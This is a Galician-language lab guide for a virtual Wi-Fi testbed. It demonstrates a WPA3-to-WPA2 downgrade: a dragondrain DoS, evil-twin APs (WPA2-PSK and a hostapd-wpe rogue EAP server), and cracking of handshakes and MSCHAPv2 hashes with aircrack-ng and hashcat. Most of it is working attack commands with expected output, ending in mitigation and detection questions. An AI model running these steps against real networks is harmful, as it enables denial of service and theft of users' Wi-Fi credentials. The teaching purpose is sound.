Descifrado tráfico pasado	✗ Posíbel	✅ Forward Secrecy

---

6. Conclusión

A práctica verificou empiricamente, usando os comandos exactos do PDF:

- `hostapd -v` e `wpa_supplicant -v` confirman versións >= 2.6 con parches KRACK.
- `grep "ieee80211w=2"` confirma PMF obrigatorio na configuración.
- `tshark` mostra `wlan.fc.protected = True` nas tramas de deauth capturadas.

Na **Práctica 3.3** exploraremos como, aínda que o protocolo sexa seguro, implementacións vulnerables (hostapd 2.7 sen parches completos) poden ser explotadas mediante ataques Dragonblood.

DOWNGRADE WPA3 → WPA2 CON EVIL TWIN CON WIFITE

> ⚠ **LIMITACIÓN DE RESPONSABILIDADE**
>
> O autor do presente documento declina calquera responsabilidade asociada ao uso incorrecto e/ou malicioso que puidese realizarse coa información exposta no mesmo. Este documento foi xerado para uso didáctico e debe ser empregado en contornas privadas e virtuais controladas co permiso correspondente do administrador desas contornas.
> O uso de Wifite ou calquera outra ferramenta de auditoría en redes Wi-Fi sen autorización expresa é **ILEGAL**.

---

1. Verificar limitacións de Wifite

```
wifite --help | grep -i "evil\|twin\|downgrade"
# (sen saída — Wifite NON soporta Evil Twin nin downgrade)
```

⚠️ **Conclusión:** Wifite podería capturar o handshake WPA2 **se o cliente xa estivese conectado ao Evil Twin**, pero **non pode configurar o Evil Twin** nin forzar o downgrade. Para iso é necesario hostapd + aireplay-ng manualmente.

---

2. Limitacións de Wifite

Wifite NON pode executar este ataque porque require:
1. Configurar o Evil Twin con hostapd → Wifite non ten esta funcionalidade
2. Orquestrar desautenticación + Evil Twin en secuencia → non soportado
3. Capturar o handshake do Evil Twin → Wifite podería facelo de forma illada, pero non o ataque completo

Conclusión: Para ataques de downgrade WPA3 → WPA2, Wifite é **completamente inútil**.

GUÍA DE PRÁCTICA 3.3: DRAGONBLOOD — DOS + EVIL TWIN WPA2-PSK (OU + EVIL TWIN WPA2-EAP)

> **Baseada na práctica 3-Taller-HE-Practica-WiFi-3.pdf**

1. Preparación do Escenario (Terminais 1 e 2)

Arranca o laboratorio. Desprega automaticamente o AP lexítimo WPA3-SAE vulnerable (`wlan0`), o cliente en modo transición WPA2/WPA3 (`wlan1`) e o Evil Twin WPA2-PSK (`wlan3`). A interface `wlan2` queda libre para o atacante.

```
sudo wifilabctl up wpa3_sae_vulnerable
sudo wifilabctl status
```

Saída esperada:

```
NAMESPACE        INTERFACE    ESTADO
phy0_wlan0       wlan0        UP       ←  AP lexítimo WPA3-SAE (hostapd)
phy1_wlan1       wlan1        UP       ←  Cliente (wpa_supplicant)
mitm_wlan3       wlan3        UP       ←  Evil Twin WPA2-PSK (hostapd)
(global)         wlan2        LISTO    ←  Atacante (monitor + dragondrain)
```

Comproba que ambos APs están activos:

```
grep "AP-ENABLED" /home/kali/wifiLab/run/wpa3_sae_vulnerable/hostapd.log
grep "AP-ENABLED" /home/kali/wifiLab/run/wpa3_sae_vulnerable/hostapd_eviltwin.log
```

---

2. Recoñecemento e Modo Monitor (Terminais 1 e 2)

Pon `wlan2` en modo monitor para identificar os dous APs e o cliente.

```
yes | sudo airmon-ng start wlan2
sudo airodump-ng wlan2mon
```

Debes ver **dous APs** co mesmo SSID `EMPRESA-XYZ` no canal 6:

```
BSSID              ENC   AUTH  ESSID
EA:18:30:AA:C3:48  WPA3  SAE   EMPRESA-XYZ   ←  AP lexítimo (wlan0)
C2:3C:42:4B:62:56  WPA2  PSK   EMPRESA-XYZ   ←  Evil Twin  (wlan3)
```

```
Ctrl+C
sudo airodump-ng -c 6 wlan2mon
# Espera a ver o cliente(wlan1) autenticado no AP lexítimo (BSSID EA:...)
```

Anota o BSSID do AP lexítimo e a MAC do cliente (sección `STATIONS`). Preme `Ctrl+C`.

---

3. Captura e Intento de Deauth (Terminal 1)

Inicia a captura no canal 6:

```
mkdir -p capturas
sudo airodump-ng wlan2mon -c 6 -w capturas/cap
```

Nunha **nova terminal (Terminal 2)**, tenta desautenticar o cliente:

```
sudo aireplay-ng --deauth 20 -a <BSSID_AP_LEXITIMO> -c <MAC_CLIENTE> wlan2mon
```

Saída esperada (deauth **ignorada** por PMF):

```
09:45:32 Sending 64 directed DeAuth (code 7)...[0| 0ACKs]
09:45:33 Sending 64 directed DeAuth (code 7)...[0| 0ACKs]
```

O cliente **non se desconecta**: PMF (`ieee80211w=1`) descarta as tramas de deauth non cifradas. Usamos **dragondrain** para o DoS.

---

4. Ataque DoS con Dragondrain (Terminal 2)

`dragondrain` é unha ferramenta en **C** que satura a CPU do AP con solicitudes SAE Commit falsas.

```
cd /opt/dragondrain-and-time
sudo ./src/dragondrain -d wlan2mon -a <BSSID_AP_LEXITIMO> -c 6 -i 50 -r 100 -n 1
```

⚠️ **Limitación con mac80211_hwsim**: dragondrain require hardware Atheros real para xerar ACKs de MACs spoofed. Neste entorno virtual o DoS é limitado. **Pasa directamente á simulación.**

Simulación da caída do AP (PDF: páx. 13) (Terminal 3)

Nunha nova terminal, para **só o hostapd do AP lexítimo** (wlan0), sen tocar o Evil Twin:

```
sudo ip netns exec phy0_wlan0 pkill -f "hostapd.*hostapd.conf"
```

Verifica nos logs que só caeu o AP lexítimo:

```
grep -E "AP-DISABLED|AP-STA-DISCONNECTED" /home/kali/wifiLab/run/wpa3_sae_vulnerable/hostapd.log | tail -3
```

Saída esperada:

```
wlan0: AP-STA-DISCONNECTED 72:95:af:1d:09:59
wlan0: AP-DISABLED
```

O Evil Twin (`wlan3`) **segue activo**. Podes verificalo:

```
grep "AP-ENABLED" /home/kali/wifiLab/run/wpa3_sae_vulnerable/hostapd_eviltwin.log
```

---

5. Reconexión do Cliente ao Evil Twin (Terminal 2)

Co AP lexítimo caído, o cliente lexítimo intenta conectar co AP Rogue e aparece o handshake. Se non é o caso, forza a reconexión do cliente desde dentro do seu namespace:

```
sudo ip netns exec phy1_wlan1 bash
```

Dentro do namespace:

```
pkill -f wpa_supplicant || true
sleep 2
wpa_supplicant -B -i wlan1 -c /home/kali/wifiLab/run/wpa3_sae_vulnerable/wpa_supplicant.conf
```

O cliente intentará conectar ao Evil Twin. **Non conectará con éxito** (PSK mismatch: o Evil Twin usa `calqueracousa`), pero **si enviará o handshake WPA2-PSK**. Verifica:

```
iw dev wlan1 link
# Expected: Not connected.  ←  Normal! O handshake foi enviado igualmente.
```

Na **Terminal 1** (airodump-ng) deberías ver:

```
CH  6 ][ WPA handshake: C2:3C:42:4B:62:56
```

Nos logs do Evil Twin podes confirmar o intento:

```
grep -E "authenticated|PSK-MISMATCH" /home/kali/wifiLab/run/wpa3_sae_vulnerable/hostapd_eviltwin.log | tail -5
```

```
wlan3: STA 72:95:af:1d:09:59 IEEE 802.11: authenticated
wlan3: STA 72:95:af:1d:09:59 IEEE 802.11: associated (aid 1)
wlan3: AP-STA-POSSIBLE-PSK-MISMATCH 72:95:af:1d:09:59
```

Preme `Ctrl+C` na **Terminal 1** para deter airodump-ng.

---

6. Cracking do Handshake (Terminal 1)

```
gunzip -c /usr/share/wordlists/rockyou.txt.gz > /tmp/rockyou.txt
sudo aircrack-ng capturas/cap-01.cap -w /tmp/rockyou.txt
```

Escolle o **Evil Twin** como obxectivo (o que ten `1 handshake`):

```
   #  BSSID              ESSID         Encryption
   1  C2:3C:42:4B:62:56  EMPRESA-XYZ   WPA (1 handshake)   ←  escolle 1
   2  EA:18:30:AA:C3:48  EMPRESA-XYZ   Unknown

Index number of target network ? 1
```

Resultado esperado:

```
KEY FOUND! [ spongebob19 ]
```

Se non aparece handshake, repite o paso 5 (pkill + wpa_supplicant) e volve executar `aircrack-ng`.

6b. Variante avanzada: Evil Twin WPA2-EAP + jtr/hashcat

O ataque anterior captura o handshake WPA2-**PSK** e crackéao con aircrack-ng. Existe unha variante máis potente: substituír o Evil Twin WPA2-PSK por un **WPA2-EAP con hostapd-wpe** que captura o **hash MSCHAPv2** directamente — crackeable con `jtr|hashcat`.

💡 Esta variante aplícase cando a rede lexítima usa WPA3-EAP (non PSK). O cliente en modo transición acepta o downgrade a WPA2-EAP igual que a WPA2-PSK.

Neste escenario, `wlan2` está libre no namespace global e é a interface que usaremos para o Evil Twin EAP. O Evil Twin WPA2-PSK (`wlan3` / `mitm_wlan3`) debe estar **parado** primeiro para evitar conflitos de SSID.

Paso 1: Parar o Evil Twin PSK (Terminal 2)

```
# Parar o hostapd do Evil Twin WPA2-PSK para liberar o canal
sudo ip netns exec mitm_wlan3 pkill -f hostapd
```

Paso 2: Verificar e preparar certificados hostapd-wpe (Terminal 2)

O `wifilabctl` non xera certificados de hostapd-wpe para este escenario (só para `eap_evil_twin`). Hai que xeralos manualmente.

⚠️ **Causa do erro `Problem with index file: .//index.txt (could not load/parse file)`**: o `bootstrap` usa `openssl ca` que busca o índice en `demoCA/index.txt` (non no directorio raíz). Se `demoCA/` non ten a estrutura completa con `newcerts/`, `index.txt` e `serial`, o proceso falla. A solución é reconstruír `demoCA/` desde cero.

```
sudo su -

WPE=/etc/hostapd-wpe/certs

# 1. Eliminar certificados e claves anteriores
rm -f $WPE/server.crt  $WPE/server.csr $WPE/server.pem \
      $WPE/server.key  $WPE/server.p12 \
      $WPE/ca.pem      $WPE/ca.key     $WPE/ca.der

# 2. Reconstruír a estrutura demoCA/ que require openssl ca
rm -rf $WPE/demoCA
mkdir -p $WPE/demoCA/newcerts
mkdir -p $WPE/demoCA/private
touch    $WPE/demoCA/index.txt
echo '01' > $WPE/demoCA/serial

# 3. Resetear índice e serial no directorio raíz
echo '01' > $WPE/serial
touch       $WPE/index.txt
rm -f       $WPE/index.txt.attr $WPE/index.txt.attr.old \
            $WPE/index.txt.old  $WPE/serial.old

# 4. Executar bootstrap (xera ca.pem, ca.key, server.p12, dh)
cd $WPE && ./bootstrap

# 5. Extraer server.pem e server.key do PKCS#12 xerado por bootstrap
openssl pkcs12 -in $WPE/server.p12 -out $WPE/server.pem \
        -nodes -passin pass:whatever
openssl pkcs12 -in $WPE/server.p12 -out $WPE/server.key \
        -nodes -nocerts -passin pass:whatever
```

```
chown -R root:root $WPE
```

Verifica que existen os catro ficheiros necesarios:

```
ls /etc/hostapd-wpe/certs/ | grep -E "^ca.pem$|^server.pem$|^server.key$|^dh$"
# Debe amosar: ca.pem  dh  server.key  server.pem
```

Paso 3: Preparar wlan2 e crear configuración hostapd-wpe (Terminal 2)

```
# wlan2 está no namespace global — restaurar modo managed
# airmon-ng stop non sempre restaura o modo: hai que forzalo con iw
airmon-ng stop wlan2mon 2>/dev/null || true
ip link set wlan2 down
iw dev wlan2 set type managed
macchanger -r wlan2
ip link set wlan2 up

# Verificar que está en modo managed antes de continuar
iw dev wlan2 info | grep "type managed" || { echo "ERRO: wlan2 non está en modo managed"; exit 1; }

# Crear configuración do Evil Twin WPA2-EAP
cat > /tmp/evil-wpe.conf <<'EOF'
interface=wlan2
driver=nl80211
ssid=EMPRESA-XYZ
channel=6
hw_mode=g
wpa=2
wpa_key_mgmt=WPA-EAP
wpa_pairwise=CCMP
rsn_pairwise=CCMP
ieee8021x=1
eap_server=1
eap_user_file=/etc/hostapd-wpe/hostapd-wpe.eap_user
ca_cert=/etc/hostapd-wpe/certs/ca.pem
server_cert=/etc/hostapd-wpe/certs/server.pem
private_key=/etc/hostapd-wpe/certs/server.key
dh_file=/etc/hostapd-wpe/certs/dh
logger_syslog=-1
logger_syslog_level=2
logger_stdout=-1
logger_stdout_level=2
EOF
```

Paso 4: Lanzar hostapd-wpe (Terminal 2)

```
hostapd-wpe /tmp/evil-wpe.conf 2>&1 | tee /tmp/hostapd-wpe.log
```

Saída esperada:

```
Configuration file: /tmp/evil-wpe.conf
Using interface wlan2 with hwaddr f0:4d:a2:84:3e:2d and ssid "EMPRESA-XYZ"
wlan2: interface state UNINITIALIZED->ENABLED
wlan2: AP-ENABLED
```

Deixa hostapd-wpe executándose. Executa no Terminal 3 os pasos seguintes.

Paso 5: Reconectar o cliente ao Evil Twin WPA2-EAP (Terminal 3)

⚠️ **Por que o cliente non conecta con só engadir un bloque**: `wpa_supplicant` ordena os bloques por prioridade interna e tentará SAE/PSK primeiro. Ademais, con dous bloques para o mesmo SSID pode entrar en bucle. A solución é **substituír completamente** o `wpa_supplicant.conf` por un que só teña o bloque EAP, e relanzar en primeiro plano para ver erros en tempo real.

```
# Entrar no namespace do cliente
sudo ip netns exec phy1_wlan1 bash

# Parar wpa_supplicant actual
pkill -f wpa_supplicant || true
sleep 1

# Gardar copia do conf orixinal
WPA_CONF=/home/kali/wifiLab/run/wpa3_sae_vulnerable/wpa_supplicant.conf
cp $WPA_CONF ${WPA_CONF}.bak

# Substituír completamente por un conf só WPA-EAP sen ca_cert
```

```
cat > $WPA_CONF <<'EOF'
ctrl_interface=/var/run/wpa_supplicant
update_config=1

network={
    ssid="EMPRESA-XYZ"
    key_mgmt=WPA-EAP
    eap=PEAP
    identity="ana"
    password="spongebob19"
    phase2="auth=MSCHAPV2"
    ieee80211w=0
}
EOF

# Lanzar en primeiro plano para ver a negociación EAP en tempo real
wpa_supplicant -d -i wlan1 -c $WPA_CONF
# Ctrl+C cando vexa "CTRL-EVENT-CONNECTED" ou o hash en hostapd-wpe (Terminal 2)
```

Saída esperada (fragmento relevante):

```
wlan1: SME: Trying to authenticate with <BSSID_wlan2> (SSID='EMPRESA-XYZ' freq=2437 MHz)
wlan1: Trying to associate with <BSSID_wlan2> (SSID='EMPRESA-XYZ' freq=2437 MHz)
wlan1: Associated with <BSSID_wlan2>
wlan1: CTRL-EVENT-EAP-STARTED EAP authentication started
wlan1: CTRL-EVENT-EAP-METHOD type=25 vendor=0 name=PEAP
wlan1: CTRL-EVENT-EAP-METHOD type=26 vendor=0 name=MS-CHAP-V2
wlan1: CTRL-EVENT-CONNECTED
```

💡 **Por que funciona sen `ca_cert`?** Sen `ca_cert`, `wpa_supplicant` acepta calquera certificado TLS — incluíndo o auto-asinado de `hostapd-wpe`. Se o cliente tivese `ca_cert=/ruta/ca.pem` rexeitaría o certificado falso e o ataque fallaría.

🔁 **Restaurar ao rematar**: `cp ${WPA_CONF}.bak $WPA_CONF`

Paso 6: Verificar captura do hash en hostapd-wpe (Terminal 2)

Na Terminal 2 (hostapd-wpe) deberías ver a conexión e o hash MSCHAPv2 capturado en canto o cliente complete a negociación PEAP:

```
wlan2: STA 26:9b:26:88:05:fc IEEE 802.1X: Identity received from STA: 'ana'

mschapv2: Sat Feb 28 14:22:49 2026

         username:      ana

         challenge:     aa:10:2f:13:87:8b:80:62

         response:      8b:74:a2:0e:21:48:9d:da:b4:5d:27:cc:f1:5a:7f:14:88:a9:d0:69:e4:19:e3:84

         jtr NETNTLM:           ana:$NETNTLM$aa102f13878b8062$8b74a20e21489ddab45d27ccf15a7f1488a9d069e419e384

         hashcat NETNTLM:       ana:::8b74a20e21489ddab45d27ccf15a7f1488a9d069e419e384:aa102f13878b8062
```

O que ver aquí é:
- `username`: identidade enviada polo cliente durante a fase EAP (Identity).
- `challenge`: valor aleatorio enviado polo servidor EAP ao cliente.
- `response`: hash que o cliente calcula aplicando MSCHAPv2 ao challenge usando o seu contrasinal real.
- As liñas `jtr` e `hashcat` son formatos directamente usables polas ferramentas de cracking.

Preme `Ctrl+C` para deter `hostapd-wpe` e recuperar o prompt. Agora extraemos e crackeamos o hash:

Se o cliente se asocia pero non aparece o hash (só ves `authenticated` e `associated` pero non `mana_wpe:`), o PEAP non chegou a negociarse. Comproba o log de `wpa_supplicant` (Terminal 3) — busca erros EAP:

```
# En Terminal 3 (mentres wpa_supplicant corre en primeiro plano)
# Busca estas liñas problemáticas:
# EAP: Failed to initialize EAP method: vendor 0 method 25 (PEAP)
# → O wpa_supplicant non ten soporte PEAP compilado (raro en Kali)

# EAP: server certificate verification failed
# → O cliente ten ca_cert configurado nalgún sitio (verifica o conf)
```

Se o cliente non se asocia en absoluto, verifica que `wlan2` (Evil Twin) é visible desde o namespace do cliente:

```
# Nunha cuarta terminal
sudo ip netns exec phy1_wlan1 iw dev wlan1 scan | grep -A5 "EMPRESA-XYZ"
# Debe aparecer dúas entradas: BSSID do AP lexítimo (caído) e BSSID de wlan2 (Evil Twin EAP)
```

Paso 7: Extraer o hash para hascat (Terminal 1)

```
grep "hashcat NETNTLM" /tmp/hostapd-wpe.log | awk '{print $3}' > evil-hash.txt
cat evil-hash.txt
```

Debe mostrar unha liña no formato: `ana::::<response>:<challenge>`

Paso 8: Crackear con hashcat (Modo 5500 — NetNTLMv1

```
gunzip -c /usr/share/wordlists/rockyou.txt.gz > /tmp/rockyou.txt
hashcat -m 5500 evil-hash.txt /tmp/rockyou.txt
```

O modo `5500` é específico para hashes NetNTLMv1 / NetNTLMv1+ESS, que é o formato que xera MSCHAPv2. O resultado esperado é:

```
ana::::8b74a20e21489ddab45d27ccf15a7f1488a9d069e419e384:aa102f13878b8062:spongebob19
```

✅ **Contrasinal capturado:** `spongebob19`

Paso 9: Mostrar o resultado

```
hashcat -m 5500 evil-hash.txt /tmp/rockyou.txt --show
```

Comparativa de variantes Evil Twin

Variante Evil Twin	Ferramenta cracking	Requere	Resultado
WPA2-**PSK** (`wlan3`)	`aircrack-ng`	Handshake WPA2-PSK	Contrasinal directo
WPA2-**EAP** (`wlan2`, wpe)	`jtr|hashcat`	Hash MSCHAPv2 + sen `ca_cert`	Contrasinal directo

7. Resumo do Ataque (DoS + Evil Twin WPA2-PSK(EAP))

O ataque combinado desta práctica demostra como un cliente WPA3 con modo transición habilitado é vulnerable:

Paso	Técnica	Ferramenta	Resultado
1	Recoñecemento	`airodump-ng`	BSSID AP lexítimo + MAC cliente
2	DoS contra AP WPA3 lexítimo	`dragondrain`	AP lexítimo caído
3	Reconexión ao Evil Twin WPA2	`wpa_supplicant`	Handshake WPA2-PSK capturado
4a	Cracking handshake PSK offline	`aircrack-ng`	Contrasinal recuperado (`spongebob19`)
4b	Captura hash MSCHAPv2 (EAP)	`hostapd-wpe`	Hash MSCHAPv2 capturado
4c	Cracking hash MSCHAPv2	`jtr|hashcat`	Contrasinal recuperado (`spongebob19`)

Por que funciona: O cliente ten `key_mgmt=WPA-PSK SAE` ou `key_mgmt=WPA-EAP SAE` (modo transición) e acepta conectar ao Evil Twin WPA2-PSK cando o AP lexítimo non está dispoñible.

Mitigación: Configurar o AP en modo **WPA3-only** (`wpa_key_mgmt=SAE` unicamente, sen `WPA-PSK` ou `WPA-EAP`) e o cliente con `key_mgmt=SAE` exclusivamente. Así non hai downgrade posible.

8. Limpeza

```
sudo wifilabctl reset
```

9. Preguntas de reflexión

1. **Por que WPA3-SAE non é vulnerable a cracking offline pero si a Evil Twin?**
   - Forward Secrecy garante que cada sesión SAE deriva claves únicas → o handshake capturado non é reutilizable nin crackeble offline
   - Pero o modo transición permite downgrade a WPA2 → o cliente conecta ao Evil Twin e expón as credenciais
2. **Que é o modo transición WPA2/WPA3?**
   - Configuración que permite `key_mgmt=SAE WPA-PSK` (ou `SAE WPA-EAP`) simultaneamente para compatibilidade durante a migración a WPA3
   - Vulnerable a downgrade: se o atacante presenta un AP só WPA2, o cliente conecta sen resistencia
3. **Por que o cliente aceptou o Evil Twin WPA2-PSK sen verificar que o AP anterior usaba SAE?**
   - `wpa_supplicant` con `key_mgmt=SAE WPA-PSK` fai fallback automático a PSK cando o AP non anuncia SAE
   - Non hai memoria de que ese SSID usaba SAE anteriormente — é unha limitación de deseño do modo transición
4. **Por que o cliente conectou ao Evil Twin WPA2-EAP sen `ca_cert`?**
   - Sen `ca_cert`, `wpa_supplicant` acepta calquera certificado TLS presentado polo servidor EAP
   - O cliente entra no túnel TLS de hostapd-wpe e envía o hash MSCHAPv2 sen verificar a identidade do servidor
   - Con `ca_cert` configurado, o cliente rexeitaría o certificado auto-asinado e o ataque fallaría
5. **Cal é a diferenza técnica entre crackear con `aircrack-ng` (PSK) e con `hashcat -m 5500` (EAP)?**
   - `aircrack-ng` reconstrúe o PMK desde o 4-way handshake WPA2-PSK e proba contrasinais directamente
   - `hashcat -m 5500` ataca o hash NetNTLMv1 de MSCHAPv2: DES de 56 bits efectivos → crackeble en segundos con wordlist
   - MSCHAPv2 é estruturalmente débil (DES, sen sal); un contrasinal en rockyou cae en segundos en calquera caso
6. **Como evitar este ataque de forma completa (defensa en profundidade)?**
   - **AP en modo WPA3-only** (`wpa_key_mgmt=SAE`, sen `WPA-PSK` nin `WPA-EAP`) → elimina o vector de downgrade
   - **Cliente en modo WPA3-only** (`key_mgmt=SAE` exclusivamente) → rexeita APs que non usen SAE
   - **`ca_cert` no cliente** (se se usa EAP) → rexeita certificados falsos de Evil Twins EAP
   - **EAP-TLS** en lugar de PEAP/MSCHAPv2 → elimina o risco de cracking do hash (non hai contrasinal, só certificados mutuos)
   - **Monitorización IDS/SIEM** de cambios de BSSID no mesmo ESSID e desautenticacións masivas
7. **É posible este ataque contra un AP WPA3-only (`key_mgmt=SAE` exclusivo)?**
   - **NON.** O cliente con `key_mgmt=SAE` ignora APs que non anuncien SAE → o Evil Twin WPA2 non é seleccionado nunca
8. **Como detectar este ataque na rede?**
   - **IDS wireless**: dous APs co mesmo SSID pero diferente BSSID ou diferente cifrado (SAE vs PSK/EAP)
   - **Logs do AP lexítimo**: `AP-STA-DISCONNECTED` masivos sen deauth lexítimas
   - **Logs do cliente**: cambio de `key_mgmt` de SAE a PSK ou EAP (`CTRL-EVENT-CONNECTED` a un BSSID distinto)
   - **SIEM**: correlación de caída do AP + nova asociación do cliente a BSSID descoñecido no mesmo ESSID
9. **Que diferenza hai entre o ataque desta práctica e o da Práctica 2.2 (Evil Twin WPA2-EAP)?**
   - Práctica 2.2: o AP lexítimo xa é WPA2-EAP → o Evil Twin duplica directamente ese modo
   - Práctica 3.3: o AP lexítimo é WPA3-SAE → require primeiro un **DoS** para forzar ao cliente a buscar alternativas e logo o **downgrade** a WPA2 (PSK ou EAP)
   - O resultado (hash MSCHAPv2 + jtr/hashcat) é o mesmo, pero o vector de entrada é máis complexo
10. **Wifite pode executar algún paso deste ataque?**
    - **NON.** Wifite non soporta: configuración de Evil Twins, orquestración de downgrade WPA3→WPA2, nin integración con hostapd-wpe. Está deseñado para auditoría pasiva WPA2-PSK exclusivamente.

10. Comparativa de vectores de ataque contra WPA3-SAE

Vector	Posible?	Mitigación
Cracking offline do handshake SAE	✗ Non	Forward Secrecy (SAE/Dragonfly) — clave por sesión
KRACK (reinstalación de claves)	✗ Non	PMF obrigatorio (`ieee80211w=2`) — ver Práctica 3.2
DoS con dragondrain	✔ hostapd ≤ 2.7	Actualizar hostapd ≥ 2.8 + `sae_anti_clogging_threshold=5`
Evil Twin + downgrade WPA2-**PSK**	✔ Con modo transición	AP e cliente en modo WPA3-only (`key_mgmt=SAE` exclusivo)
Evil Twin + downgrade WPA2-**EAP**	✔ Sen `ca_cert` no cliente	`ca_cert` obrigatorio + EAP-TLS en lugar de PEAP/MSCHAPv2
Forza bruta online (wacker)	✔ **Sempre**	Contrasinal ≥ 20 caracteres aleatorios + anti-clogging

ATAQUE COMBINADO WPA3: DOWNGRADE + EVIL TWIN + MITM CON WIFITE

> ⚠ **LIMITACIÓN DE RESPONSABILIDADE**
>
> O autor do presente documento declina calquera responsabilidade asociada ao uso incorrecto e/ou malicioso que puidese realizarse coa información exposta no mesmo. Este documento foi xerado para uso didáctico e debe ser empregado en contornas privadas e virtuais controladas co permiso correspondente do administrador desas contornas.
> O uso de Wifite ou calquera outra ferramenta de auditoría en redes Wi-Fi sen autorización expresa é **ILEGAL**.

---

1. Verificar limitacións de Wifite

```
wifite --help | grep -i "evil\|twin\|downgrade\|wpe\|mitm"
# (sen saída — Wifite NON soporta ningún destes ataques)
```

⚠️ **Conclusión:** Wifite non pode configurar Evil Twins, non pode forzar downgrade WPA3 → WPA2, e non ten integración con hostapd-wpe. Para este ataque multi-etapa é necesario todo manual.

---

2. Limitacións de Wifite

Wifite NON soporta ningún paso deste ataque porque:
1. Non pode configurar Evil Twin (hostapd-wpe)
2. Non pode forzar downgrade WPA3 → WPA2
3. Non ten integración con hostapd-wpe
4. Está deseñado para auditoría pasiva de WPA2-PSK exclusivamente

Conclusión: Para ataques avanzados multi-etapa contra WPA3, Wifite é **completamente inútil**.